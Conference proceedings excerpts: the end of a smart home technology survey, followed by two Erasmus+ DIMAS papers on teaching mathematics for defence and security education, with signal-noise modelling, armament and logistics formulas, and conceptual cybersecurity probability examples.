- Video surveillance: Security cameras allow They allow control of electrical appliances and monitoring of energy consumption. real-time monitoring of the home through smartphones and computers.

- Motion and door sensors: These send notifications when motion is detected or a door is opened, and can be integrated with alarm systems.

- Smart locks: These devices provide access control via codes, cards or mobile apps, allowing remote locking and unlocking.

Example: Creating a well-lit and secure entrance

Some of the most useful connected home gadgets are found in the front yard, starting with outdoor security cameras. A good overall choice for home monitoring from a phone is the TP-Link Tapo C120. This weatherproof, high-definition security camera not only captures motion-triggered video, but also sends free smart alerts that distinguish people, pets, vehicles, and other motion events.

A video doorbell lets you see who's there without getting off the sofa. In addition to this convenience, video doorbells can serve as the first line of defense against property theft, home invasion, and more. Not only do they allow the person outside to be seen and spoken to, but they also record footage of visitors approaching the door. The Ezviz DB1C Wi-Fi model delivers HD video with a wide viewing angle, offers local and cloud

video storage, and supports IFTTT, as well as Alexa and Google Assistant voice commands [3], [4].

Another piece of front door technology is a smart lock. Arguably the most important part of a truly connected home, these devices offer both security and convenience, allowing monitoring of who enters and exits the home. A reliable and universal smart lock is the Ultraloq U-Bolt Pro Wi-Fi model, which allows locking and unlocking the door by voice and fingerprint, as well as by keyboard, mobile application or traditional key.

6 Voice assistants and integration

Voice assistants, like Amazon Alexa, Google Assistant and Apple Siri, greatly facilitate the management of smart home systems. They allow control of various devices through voice commands, which improves the convenience and accessibility of automation. Integration with other platforms and devices is also a key aspect, ensuring the smooth operation of the various components in the system.

- Amazon Alexa – can be connected to thousands of smart home devices from different manufacturers. It offers so-called “Skills” that allow users to add specific features and integrations to Alexa [5].

- Google Assistant – available on devices such as Google Nest Hub, Nest Mini, as well as Android and iOS smartphones. It is integrated into many smart home devices such as smart TVs and speakers. Supports integration with thousands of devices from different manufacturers.

The Google Home platform allows the creation of scenarios and routines. For example, when you say "Good morning," the assistant can turn on the lights, play the news, and adjust the coffee machine.

Apple Siri (HomeKit) – available on devices such as iPhone, iPad, HomePod, Apple Watch and Mac. Apple HomePod and Apple HomePod Mini are primary devices for controlling the smart home ecosystem through Siri. Apple uses HomeKit, a smart home management platform that allows Siri to control various devices. HomeKit-certified products include smart bulbs, cameras, locks, thermostats, and more. HomeKit places an emphasis on security, with data encrypted and processed locally on the device.

Examples of smart home integration with voice assistants:

- a scenario can be created for different times of the day, such as "Movie Night", where the lights are automatically dimmed to minimum brightness.

- the thermostat can be set to turn off automatically when leaving home using geolocation.

- upon detection of movement in a certain area, the voice assistant can notify by voice message.

7 Future trends and development

With the development of artificial intelligence (AI) and machine learning, smart homes are becoming more adaptive and personalized. In the future it is expected:

- Self-learning systems: They will be able to analyze user behavior and offer automations based on preferences and routine activities.

- Integration with IoT (Internet of Things): The expansion of IoT will allow even greater connectivity between different devices and systems in the home.

- Improved security: New solutions will focus on better protection of personal data and security of connected devices to minimize the risks of cyber attacks.

Smart home technical resources and forums:

Category	Resource/forum	Description	Link
Forums and communities	Reddit-r/SmartHome	An active community for sharing experiences and smart home tips	r/ SmartHome
	Home Assistant Community	Home Assistant user forum with guides and support	Home Assistant Forum
	SmartThings Community	Samsung SmartThings user forum with lots of automation guides	SmartThings Forum
	Hubitat Community	Hubitat Elevation user forum with focus on local automation	Hubitat Forum
Blogs and news sites	9to5Mac/9to5Google	News and reviews about HomeKit and Google Assistant devices	9to5Mac/9to5Google
	The Verge - Smart Home	Articles and reviews about the latest products and technologies in smart homes	The Verge - Smart Home
	Smart Home Solver	A blog with reviews and tutorials for various smart home devices	Smart Home Solver
Manuals and documentation	Home Assistant Docs	Official documentation for Home Assistant with detailed guides	Home Assistant Docs
	SmartThings Developer Docs	Samsung SmartThings Developer Documentation	SmartThings Docs
	Zigbee2MQTT/Z-Wave JS	Zigbee and Z-Wave Device Setup Guides	Zigbee2MQTT/Z-Wave JS
YouTube channels	Paul Hibbert	Reviews and tips for smart home devices and automation	Paul Hibbert YouTube
	Tech With Brett	Detailed tutorials for Google Assistant and Alexa	Tech With Brett YouTube
	The Hook Up	Tutorials and reviews for smart home devices and projects	The Hook Up YouTube

Software platforms	Home Assistant	Open-source smart home management platform	Home Assistant
	OpenHAB	Open-source platform for managing smart home devices	OpenHAB
	IFTTT (If This Then That)	An online automation service between different applications and devices	IFTTT

Conclusion

Modern solutions and technological capabilities for creating smart home computer systems provide unprecedented levels of comfort, efficiency and security for users. Through the integration of various smart devices and automated systems, the concept of a smart home has developed significantly in recent years, becoming a standard for the modern home.

IoT (Internet of Things): The main driver of the development of smart home systems is the Internet of Things, which allows the connection of different devices and their communication in real time. Through IoT, devices can exchange data, which facilitates home automation and improves convenience for users.

Voice Assistants and AI: The introduction of voice assistants like Amazon Alexa, Google Assistant and Apple Siri are significantly changing the way we interact with our smart homes. Artificial intelligence (AI) systems enable the analysis of user habits and personalize the management of devices in the home.

Security and data protection: With the increasing adoption of smart devices, the protection of personal data and the security of connected systems are becoming critical aspects. Therefore, modern smart home solutions include encryption, multi-layered protection methods and regular software updates to minimize the risks of hacker attacks.

Energy efficiency: Smart homes offer solutions that not only facilitate the management of electrical appliances, but also improve energy efficiency. By using smart thermostats, lighting control systems and devices to monitor energy consumption, the consumption of resources is reduced and significant savings are achieved.

Advantages of smart home systems:

- Increased comfort and convenience: Smart systems allow users to control various aspects of their home remotely via smartphones and voice commands, making everyday tasks easier and more convenient.
- Better security: Video surveillance systems, motion sensors and smart locking mechanisms provide increased safety and protection of the home.
- Automation and personalized scenarios: The ability to automate processes such as turning lights on and off, adjusting the temperature or notifying you of certain events provides better home management.
- Energy efficiency and economy: Smart systems contribute to optimizing the use of energy and reducing electricity bills.

Challenges and future of smart home technologies:

Despite the many advantages, there are also some challenges that need to be overcome:

- Compatibility between devices: One of the main problems in building a smart home is the lack of a single standard, which can lead to incompatibility between different devices.

- Privacy concerns: The accumulation of large amounts of data from smart devices raises questions about the privacy and security of users' personal information.

- Complexity of integration: The process of building a smart home system can require specialized knowledge and skills, especially if it aims for full automation and integration of different devices.

In the future, smart home technology is expected to continue to evolve, with an emphasis on improving compatibility between devices, increasing security, and using more advanced AI algorithms for data analysis. Also, as 5G and artificial intelligence technologies advance, smart home systems will become even more powerful and adaptable.

References

1. Tuohy, J. P., All the smart home news, reviews, and gadgets you need to know about, Retrieved from <https://www.theverge.com/24190824/smart-home-news-reviews-guides-gadgets>
2. Ellis, C., The best smart home devices 2024: smart speakers, lights, hubs, and more, Retrieved from <https://www.techradar.com/news/smart-home-devices>.
3. <https://smartarena.bg/kakvo-e-ifttt/>, visited on 01.09.2024
4. Moscaritolo A., The Best Smart Home Devices for 2022, Retrieved from <https://www.pcmag.com>
5. <https://www.amazon.com/b?ie=UTF8&node=21442899011>, visited on 04.09.2024

ERASMUS+ KA02 PROJECT DIMAS – CURRENT RESULTS AND ANALYSES

Linko G. Nikolov¹, Dilyan I. Dimitrov¹, Krasimir O. Slavyanov²

¹*Communication Networks and Systems, National Military University, Shumen, Bulgaria*

²*Computer Systems and Technologies, National Military University, Shumen, Bulgaria*
linkonikolov@gmail.com , dilyan1973@gmail.com . k.o.slavyanov@gmail.com

Abstract: *The European Union Erasmus+ program offers the opportunity to create and evolve strategic partnerships among European institutions. By KeyAction02 projects, collaboration over different topics is available. Such project is the ongoing DIMAS, which aims to improve the teaching and learning process of Defence and Security higher education Mathematics courses. The current results of DIMAS projects are presented in this review paper.*

Keywords: *Erasmus+, Mathematics, Higher education, Defence and Security*

Introduction

The way of teaching and learning Mathematics in a contemporary digital environment, required by on-line learning, seems to be inadequate among young audiences. There are difficulties in presenting formulas, equations, theorems etc. With the DIMAS project the partners want to increase the interest in studying Mathematics, as well as provide more understandable Maths problems and easy to imagine Maths applications via the power of contemporary Math teaching digital tools.

The project is planned by methodological steps, first of which includes survey among students and teachers and after that - analysed responses. Common areas of Mathematics in Defence and Security are allocated and specific Mathematics-based problem scenarios are elaborated. It is planned to review a contemporary Maths teaching software. Test of the proposed innovative way of Mathematics teaching will be performed in the form of 4 learning, teaching and training activities (LTTAs) as part of project activities. One of the important sharing activity is the web domain www.dimas-project.eu creation.

1 Project management practices.

Project management is the 1st work package of the DIMAS project. It is mainly divided into 8 sections:

- 1) Project monitoring – degree of results completion;
- 2) Work breakdown structure creation and control – “who” will do “what” and “when”;
- 3) Fine budget control – detailed activities work days control;
- 4) Risk management – risk assessment and handling;
- 5) Accessible activities – conferences, multiplier events etc. planning and organizing;
- 6) Digital tools – choice, exploitation, licences;
- 7) Green practices – if any (unofficial online meetings regularly);
- 8) Civic engagement.

The project monitoring includes constant communication over a specific internet chat application in a group (fig. 1), email and cloud storage for documents as intellectual outputs. Official Transnational Project Meeting (TPM2) was held in Bucharest, Romania (fig. 2). Also, unofficial online meetings are held, supporting the official Transnational Project Meetings, which are planned only 3. By which transport and support funding savings is achieved. More than 15 persons took part during TPM2 with discussion over project tasks, budget details and accounting, DIMAS implementation plan, surveys content and initial Math concepts for Defence and Security.




Fig. 1: Constant communication and unofficial online meetings



Fig. 2: DIMAS 2nd Transnational Project Meeting, Bucharest, March 2024

Work breakdown had been made in a decent manner just before the project start. Work packages (WPs) and activities (A) responsible institutions were defined. All this with time allocated – start and end date of the corresponding project activity. For example from WP2, Activity A2.1 - survey creation end date: 31.03.2024.

The budget control includes strict following the work days and work hours of the personnel – not more and not less than predefined from the project funding. In any case, contribution is made with more work than that defined in the project as a co-financing mechanism.

Risk assessment concludes in more than one person to create project content and outcomes. Furthermore, every partner institution is included in every project activity and expected result. This is a way to declare that all outcomes can be achieved. For the financial coordination and control from Bulgarian side, two persons are available for funding transactions, and project leader and project coordinator available for double-check control.

Projects results achievement, sharing, planning and control is done by Accessible activities discussions and acceptance. For example, a combination between EMILYO 64

IG Meeting and the DTF2024 conference made in order to construct the results sharing and even future collaboration and scientific work development.

The usage of digital tools is still under consideration, but ideas for Math teaching and working software are already defined and consent between project partners.

Green practices until now conclude in travel and support savings having regular (almost monthly) online meetings, lasting at least 1 hour. During such online meetings, achieved results are discussed. As for the civic engagement it is difficult to attract companies to contribute with work of products, since no funding is presented. In any way, companies’ workers can take part in official and unofficial surveys and questionnaires – for example “What Math apparatus is needed for an employee to finish his task/job?” question response. Moreover, guests to events like the scientific conferences use to get familiar with the “Erasmus+” project achieved results and some discussions are available.

2 Math – related subjects in Defence and Security education.

Work package 2 is named “Mathematics-based scenarios in defence and security and education”. Total of 5 activities are planned. Up until now, all are scheduled completed, but further actions are needed from all project partners in order to accept the activities results and outcomes. An important initial point is to declare the Math-related subjects in Defence and Security education curriculums, at least among partner study plans. Such a list is presented in table 1. Some military specialties study Linear Algebra, Geometry and Calculus as obligatory subjects during 1st and 2nd year.

Table 1. Math – related subjects* in Defence and Security education

№	Project relevant Defence and Security education specialties	Relevant Math–related subjects
1	Land forces	Control Theory Decision making
2	Artillery	Fire support and fire control Ballistics
3	Air Defence and Missile Defence	Radiolocation Radionavigation Data transfer
4	Military communication and information systems	Theory of electricity Radiowaves and antenna propagation Telecommunications modelling Relational database management systems Artificial intelligence
5	Military logistics	Military transport
6	Armament	Computer aided armament design

*Essential examples of subjects only

Not all possible military specialties are mentioned, moreover pure Math subjects are naturally omitted in table 1, having Math theorems by default in its content. For Land forces specialties, Math subjects 1st and 2nd year seem missing in the curriculum at NMU “Vasil Levski”, nevertheless it is needed for Control Theory and Decision making.

As for results in the form of indicator achievements:

I2.1 – 11 Institutions, different from the partners, responded the survey (10 planned);

I2.2 – 5 Directions of Security and Defence education defined (4 planned);

I2.3 – 25 Study cases developed (20 planned);

I2.4 – 17 teachers took part in the Math-based workshop (10 planned);

I2.5 – More than 7 Math branches are under discussion (5 planned);

I2.6 – Minimum 5 Math-based scenarios planned to be integrated in the different study cases.

A study case is the common area, and the Math-based scenarios are the separate Math problems (Math tasks). Having Math theory included inside specific subjects in Defence area, it seems extremely important for learners to get explained the practical point of view and Math theory application. For example: in Artillery, fire split and target hit research and analysis must be made according to Statistics theory. As for technical specialties, Radiocommunication follows the random principles having received signal level a random value. In Land forces management and control, Decision making must be precised and calculated by weighted functions and criterion – Savage, Wald, Hurwitz, Laplace. Other Math-related subject as Logistics solve the problem for optimal transportation and storage area management and calculation.

The DIMAS project partners agree on several most-relevant Math-based concepts in Defence and Security education.

3 Math – related concepts in Defence and Security.

The DIMAS work done up-to-date considered most relevant Math-concepts to be pointed out. Most relevant accepted to be:

- Applied Mathematics – Probability theory, Statistics, Game theory;
- Space – Linear Algebra, Trigonometry;
- Change – Calculus, Differential equations, Dynamic systems;
- Discrete Math – Cryptography;
- Set theory.

Some Math-related content was discussed during the DIMAS 1st LTTA activity (A4.1) held in July 2024 at Hellenic Army Academy, Athens, Greece.




Fig. 3: DIMAS LTTA1, Athens, Greece

3.1 Math-related concepts in Technical systems for defence and security.

A technical system for defence and security can be stated to be the Military Communication and Information System (CIS). One Math-related concept in CIS is the signals and systems modelling. In the area of military radiocommunications, radio networks are created using radio transmitters and radio receivers over a predefined frequency bands. During radio emissions, AWGN process affects the radio channel, and commanders’ voice may be difficult to be recognized and understood. It is difficult to overcome the noise disruptions in analogue communications, but on the other hand – via digital manipulations of the signal, the process of noise can be eliminated in a certain manner, which can help clearing out the voice commands and/or important data transmitted. Digital receivers assess the magnitude of the distorted received signal and are able to recreate pure information, transferred between respondents. The estimation of the AWGN impact over the transmitted signal is done by calculating error-vector magnitude. In this scenario 3 variants will be presented for AWGN impact, each with some parameters. The 3 variants are:

- AWGN over BPSK manipulation;
- AWGN over QPSK manipulation, and
- AWGN over 16-QAM manipulation.

Parameters for the Math-based scenarios are values of Signal-to-Noise Ratio (SNR). Mathematical representation of a complex signal is described by:

$$\dot{s}(t) = U_m \cdot \cos(2 \cdot \pi \cdot f \cdot t) + j \cdot U_m \cdot \sin(2 \cdot \pi \cdot f \cdot t)$$

And the software implementation of a simple sinusoid can be:

```
xsin=sin(2*pi*[1:0.1:1000]); plot(1:200,xsin(1:200));
xlabel('время'); ylabel('амплитуда')
```




Fig. 3: Software representation of electrical signal

More enhanced Math-based model can be the Telecommunication channel model, represented on fig. 4.




Fig. 4: a) Math-based channel model, b) 16QAM after AWGN noise

Fig. 4 includes $n(t)$ model as Additive White Gaussian Noise to represent the real applied random values as added noise onto a 16 QAM carrier signal for example.

It is believed students will increase their interest via digital tools graphics representations and application explained: electromagnetic signals representation; noise processes visualization, etc.

3.2 Math-related concept in Artificial Intelligence for defence and security.

Another Math-related concept example can be “Application of fuzzy logic in cybersecurity decision making and analysis after a cyber incident detection”. This approach is applying a fuzzy logic decision-making system (Fuzzy Inference System) after detecting a specific cyber incident in a given communication and information infrastructure, supporting the adoption of rapid and adequate measures in the affected systems, both to minimize the consequences for the infrastructure and the functioning of the systems as in general, as well as to support the detailed analysis and prevention of a given cyber incident that has been committed. In the selection and summarization of the used input fuzzy variables, the modern state of cyber-attacks, attack targets, aims of attack are defined by fuzzy membership functions represented by a Gaussian combination membership function. The areas of action by the responsible personnel or specialized software are summarized in 3 areas – hardware actions, software actions and user actions. The intruder profile can also be analysed. These functions compute fuzzy membership values using a generalized bell-shaped membership function. These if-then rule statements are used to formulate the conditional statements that comprise fuzzy logic set of rules. Common logical operators like AND, OR, NOT etc. are implemented.




Fig. 5: Fuzzy inference system for cybersecurity decision making

For such a scenario, the topics involved can be “Security information and event management (SIEM)” and/or “Artificial intelligence systems for cybersecurity”. Areas of Mathematics are Fuzzy logic, Gaussian distribution and Boolean algebra. Students will earn knowledge of strategic elements of national security; basic knowledge in mathematics - Boolean operations, Fuzzy logic, and Normal distribution in order to describe and analyse Fuzzy logic, optimize Membership function and define sets of fuzzy rules for common cybersecurity problem. Students can also earn comprehensive knowledge of cybersecurity software tools, basic cybersecurity threats, and cyber defence approaches. As for evaluation, students are scored during cyber security process of correct and reasonable analysis to assess their understanding of the basic concept of


national security critical cyber threats, intrusion detection and intrusion prevention for cyber incidents.

Conclusion

Increased interest in Mathematics science and the way it is taught and learned. A handbook for specific Maths-based scenarios and interactive didactic materials will be developed in favour of consequential short-term pilot schools creation. Short-term pilot schools will test and improve the knowledge and skills of teachers and learners, connected with Maths science. All results from this project will be presented in scientific papers and uploaded in the dedicated www.dimas-project.eu [1] web platform.

Acknowledgments

This paper is created in favour of “Erasmus+” KA02 project 2023-1-BG01-KA220-HED-000156664 “Digital Mathematics Applied in Defence and Security Education -

DIMAS”. 

ERASMUS+ KA02 PROJECT DIMAS – APPLIED MATH-BASED SCENARIOS FOR DEFENCE AND SECURITY EDUCATION

Linko G. Nikolov¹, Dilyan I. Dimitrov¹, Krasimir O. Slavyanov²

¹*Communication Networks and Systems, National Military University, Shumen, Bulgaria*

²*Computer Systems and Technologies, National Military University, Shumen, Bulgaria
linkonikolov@gmail.com , dilyan1973@gmail.com . k.o.slavyanov@gmail.com*

Abstract: *Math teaching and learning finds difficulties nowadays, having technologies evolved and easiness of information access. Specific explanation where Math should be applied lays the foundation to Math interest return and increase. This research paper presents several Math-based scenarios in subjects of Defence and Security education.*

Keywords: *Erasmus+, Mathematics, Math-based software, Defence and Security education*

Introduction

The European Erasmus+ KeyAction 02 project “Digital mathematics applied in defense and security education” (DIMAS) addresses the digital transformation through development of digital content for Math-based systems and processes representation. Contemporary interactive applications and online information available 24/7 over personal devices, like smartphones, seems to decrease Math interest and skills in higher education young learners. All partner institutions at DIMAS project agreed to build a new, innovative learning and teaching practices for Math education, giving software capabilities and Math application examples, addressing the digital competences priority. By the activities in this project an appropriate software as a digital tool will be used during Mathematics teaching and learning process. With the chosen software instruments, a new, improved study programs and experience are being currently under acknowledgement. By such activities, more functionality and more opportunities to draw function graphics, 3-dimensional images of armament, attractive Math formulas explanation and even simulations will be performed using the software capabilities to directly present the application of needed Math equations. Reviewing the available software and digital tools will increase the competences for Math fields to teachers and to students, involved in applied Math and will decrease the gap between pure Math theory and applied Math practical examples. Furthermore, it is considered that the interest of students over Math will increase, after gaining class presentations with some prepared examples of Math equations application, having them visualized as colored 3D image and even shown as simulation stream. Moreover, resolving math problems over a personal computer will save paper and ink pens and markers, which addresses the green Europe strategy. It is believed that the developed Math application examples with software will stimulate the innovative learning and teaching practices. Reviewing and analyzing the available software amongst all partners in this project will promote the interconnection between the education systems for defense and security.

In the DIMAS project, 5 directions for Defence and Security education are declared relevant. Essential study cases are developed for each. The study cases include Mathematical theorems and formulas, presenting and proving the need of Math knowledge in complicated areas of Higher education like Defence and Security.

1 Technical Systems for Defence and Security.

Since most of the partner institutions in DIMAS project are connected to technical field, it was shown that many courses and military specialties are referred to technical systems. Technical specialties include Artillery, Air-Defence, Armament, Military Communication and Information systems, Engineering and other. In such specialties, the technical systems and processes are described with the power of Math equations. Some example scenarios are presented below.

1.1 Military CIS.

One problem to solve in Military CIS is the communication channel error rate estimation. It is done by appropriate assessing the impact of Additive White Gaussian Noise (AWGN) and/or Rayleigh process over military radiocommunication and wired medium [2]. During voice communication, AWGN process affects the medium, and commanders' voice or digitally transferred document may be unrecognized and misunderstood. It is difficult to overcome the noise disruptions in analogue communications, but on the other hand – via digital manipulations of the signal, the noise impact can be eliminated in a certain manner.

A scenario to assess the impact of AWGN is done by calculating error-vector magnitude. In such a scenario, Math tasks include parameters as:

- AWGN over BPSK, QPSK and 16-QAM manipulation;
- variation of Signal-to-Noise Ratio (SNR) values.

Areas of Math is Calculus, Fourier and vector analysis, and Decision theory. Example analytical expression of a main complex signal is:

$$\hat{s}(t) = U_m \cdot \cos(2 \cdot \pi \cdot f \cdot t) + j \cdot U_m \cdot \sin(2 \cdot \pi \cdot f \cdot t)$$

In reality, all signals suffer attenuation, therefore a more relevant Math equation is:

$$\hat{x}(t) = K \cdot e^{c \cdot t}$$

Programmed in a Math-based software, where $c = -(1/12) + (pi/6) \cdot i$; $K = 2$, and $t = 0:40$, it will look like fig. 1, containing 2 subplots – of a Real part and an Imaginary part.




Fig. 1 – Signal attenuation presented via Math-based software

Dealing with discrete structures like PC processors for software processing, the Nyquist frequency must be kept in mind, whereas it should be at least twice the incoming signal, needed for exploration. If this requirement is not fulfilled, some digital distortions will appear, like in fig. 2 and Math results may be irrelevant. Pure sinusoid is expected.




Fig. 2 – Software discretization examples over sinusoidal input signal

The first and inevitable effect over a telecommunication channel is the AWGN. Dispersion of the signal levels after AWGN can be calculated by the famous math formula for normal distribution:

$$f(x) = \frac{1}{\sigma \cdot \sqrt{2 \cdot \pi}} \cdot e^{-\frac{1}{2} \left(\frac{x - \mu}{\sigma} \right)^2}$$

In channels with AWGN simulated, a calculation of digital errors can be made, using the simulation powers of the certain Math-based software [3]. An example of an AWGN process over a signal with QPSK manipulation can be modelled as depicted on fig. 3.




Fig. 3 – A model of a noise process over QPSK signal

Simple Math equations can describe the parameter of Signal-to-Noise ratio, hunted for the purpose of this task. For uncoded complex signals, the noise is E_b/N_0 , E_s/N_0 , and SNR according to:

$$E_s/N_0 = (T_{\text{sym}}/T_{\text{samp}}) \cdot \text{SNR}$$

$$E_s/N_0 = E_b/N_0 + 10\log_{10}(k) \text{ in dB}$$

where: E_s = Signal energy; E_b = Bit energy; N_0 = Noise power spectral density (Watts/Hz);

T_{sym} is the Symbol period in Es/No mode; k is the number of information bits per input symbol; T_{samp} is the inherited sample time in seconds.




Fig. 4 – Error vector magnitude influenced by AWGN

Bit error rate and Symbol error rate are results describing efficiency and quality of service in Communication and Information systems.

1.2 Armament.

A very brief scenario in the Armament specialty is the calculation of a spindle profile. It is done by the following formula:

$$\delta = \sqrt{d_p^2 - \frac{4a_x}{\pi}}$$

where:

d_p – diameter of the regulation ring;

a_x – area between regulation ring and the spindle, and for a_x :

$$a_x = \frac{A_{\text{np}}}{\sqrt{Z} - 1}$$

Programmed in a Math-based software, it can look like:

```

664 - z_vector=c1_v.*fo_v2-c2_v;           %числение на z вектора
665 - z_sq=sqrt(z_vector)-n_y;           %числение на коренквдратен на z вектора
666 - ax_vector=(ao-sp)./z_sq;           %числяване на площта на светлото сечение ax
667 - delta_vector=sqrt(dp^2-(4*ax_vector./pi)); %числение на диметрите на вретеното в отделните зони
    
```

After calculating the presented equations the profile can be estimated fig. 5.




Fig. 5 – An armament spindle profile

2 Electronic warfare and cybersecurity.

The fifth war domain is a fact – cyberspace. In such environment, modelling, predictions and trainings are a must-to-do tasks in military life. Electronic warfare consists of many aspects [4], but one can be easily recognized – electromagnetic field jamming. Such an activity disrupts electronic systems, which are the core of contemporary Command&Control - C2 (C4I, C2I6SR) systems.

2.1 Electronic jamming impact.

Jamming impact over C2 systems can be defined by connection with row of principles, such as system’s availability; resilience; mobility; battle readiness; throughput and safety. Example parameters and weights for C2 proper operation are presented in table 1.

Table 1. CIS system properties

<i>CIS Private parameters</i>	<i>Group 1</i>		<i>Group 1</i>		<i>Group 1</i>	
	Battle readiness	Quality of Service	Data rate	Mobility	Resilience	Safety
Weight coefficients	3	3	2	2	1	1

A common formula for Jamming impact may be related to efficiency impact which includes definition of weight coefficients and mean value calculation:

$$B = \frac{\sum_i C_i \cdot W_i}{\sum_i C_i}$$

where *B* is the C2 mean calculated efficiency; *C* – weight; *W* – private parameter.

Electromagnetic jamming impact fall into 3 categories:

- impaired functioning (15-20% C2 elements destroyed);
- limited availability (30-40% destroyed);
- system malfunction (50-60% destroyed).

An example scenario of efficiency calculation is:

$$B = \frac{3 \cdot (0,34 \sim 0,64) + 3 \cdot (0,34 \sim 0,64) + 3 \cdot (0,34 \sim 0,64) + 3 \cdot (0,34 \sim 0,64) + 3 \cdot (0,34 \sim 0,64)}{10}$$

$$B = (0,61 \sim 0,82)$$

2.2 Math-based topics extract for Cybersecurity.

In cybersecurity, password creation and management is the foundation of secrecy. A math related topic is the probability of sybols and words appearances. The probability theory contains a lot of problems concerning random values realizations and statistics. Experiments can be: let’s have boxes containing two colors, say green and blue, and determining the probability of picking one kind, that is, picking a green ball versus a blue ball. These experiments can make it seem like probability is for nothing more than parlor tricks. However, what if instead of a box containing green and blue balls, we have a constant flow of green and blue balls and we know that 35% of the flow is green and

65% of the flow is blue. What is the probability of choosing a green ball out of this flow? Or to put it in Math-based cybersecurity terms, if I have a constant flow of computer network packets with 80% of them “good” and 20% labeled as “bad,” what is the probability of choosing a good packet from the flow? One example: Suppose we require four digit passcodes to enter an area. To calculate the number of possible passcodes, we begin by considering the number of choices available for the first digit. There are 10 possible outcomes for this digit. Similarly, the remaining digits have the same number of possible outcomes. Therefore, the number of possible passcodes that are possible is $10 \cdot 10 \cdot 10 \cdot 10 = 10^4$ in other words, there are 10 000 possible codes. This makes sense, since if we rephrase the question, we can enter any number between 0000 and 9999, of which there are 10 000.

A mathematical model is a way of using a mathematical concept to describe an event. For a simple example, suppose we have a token ring network. We can model that network by using a circle to denote the ring around which the token travels. Probability is a way of modeling real events, like the amount of time it takes for the token to travel from one host to the next. It gives us a language to describe events mathematically so we can analyze or make predictions about the events. If, for example, would like to be able to predict whether or not a traffic pattern from a host indicates a virus on that host, it is beneficial to have a framework that allows us to make these predictions. Probability is that framework, combined with statistics [1].

3 Logistics for defence and security.

Order fulfillment optimization in the military supply network is another applied mathematics-based scenario used for defense and security.

In the field of material resource allocation to military units, one of the important elements for optimizing logistics solutions is the delivery of goods just in time to meet needs [5]. If orders are not placed regularly, it is difficult to create a production and delivery schedule and therefore meet the deadlines for order fulfillment. The order fulfillment optimization tool using a linear programming model provides information on which units to serve when. The scenario will present three options in which orders should be fulfilled in such a way that:

- the total delay of orders is minimized,
- the maximum delay is minimized,
- the costs arising from possible delays are minimized.

Implementation of calculus and analysis, decision theory with MS Excel – Solver tool

Is proposed and by these means the students would have knowledge of mathematics encompassing statistics, analysis and elements of numerical methods necessary to describe and analyse some problems for logistical field, optimize route trajectory and compute parameters used within modeling software (table 2).

Table 2. Input variables for optimization of the order delivery in the supply network

Customer number <i>j</i>	Production time (h)	Delivery time (h)	Time limit for completion (h)
1	20	16	48
2	10	16	72
3	8	24	72
4	18	12	48
5	12	16	48

Students can acquire or improve their overall knowledge of leadership theories and their application in the military field.

The main methodologies used in this scenario are: problem-based learning/ learning based on problems - consists in solving problems related to diversified logistics issues, individually, assessed on the basis of the obtained research results. Innovative teaching solutions are planned, such as specialized software for statistical data analysis MS Excel - as an element of decision-making support.

4 Military Leadership.

Post-conflict operations are commonly used for military game play purpose in military Leadership [6] where one player (the winner/upper hand part of the conflict) needs to decide whether to financially help the counterpart which can be potentially hostile in the future. The other player has to decide whether to accept or not the influence in economy and politics of the other player. After a collection of the games played by the students, teacher discusses the results. Introduction to Nash equilibria is studied in order to understand the mathematical interpretation of the context. New round of the game is launched with data collection implementation. Area of the mathematics here is game theory with common used software like Maple and Wooclap.

The adopted methodologies for this applied math-based scenario are:

- collaborative learning: experimenting the context through simulating in pairs the two opponents in the game;
- Data driven learning: collection of the results of the simulation and the participative discussion with students
- Problem solving

Best proven abilities gained after such scenario exercises are: analyse the context in order to detect payoffs and convenient strategies; solve the mathematical problems in the decision-making context through the computation of Nash equilibria.

4.1 Artillery.

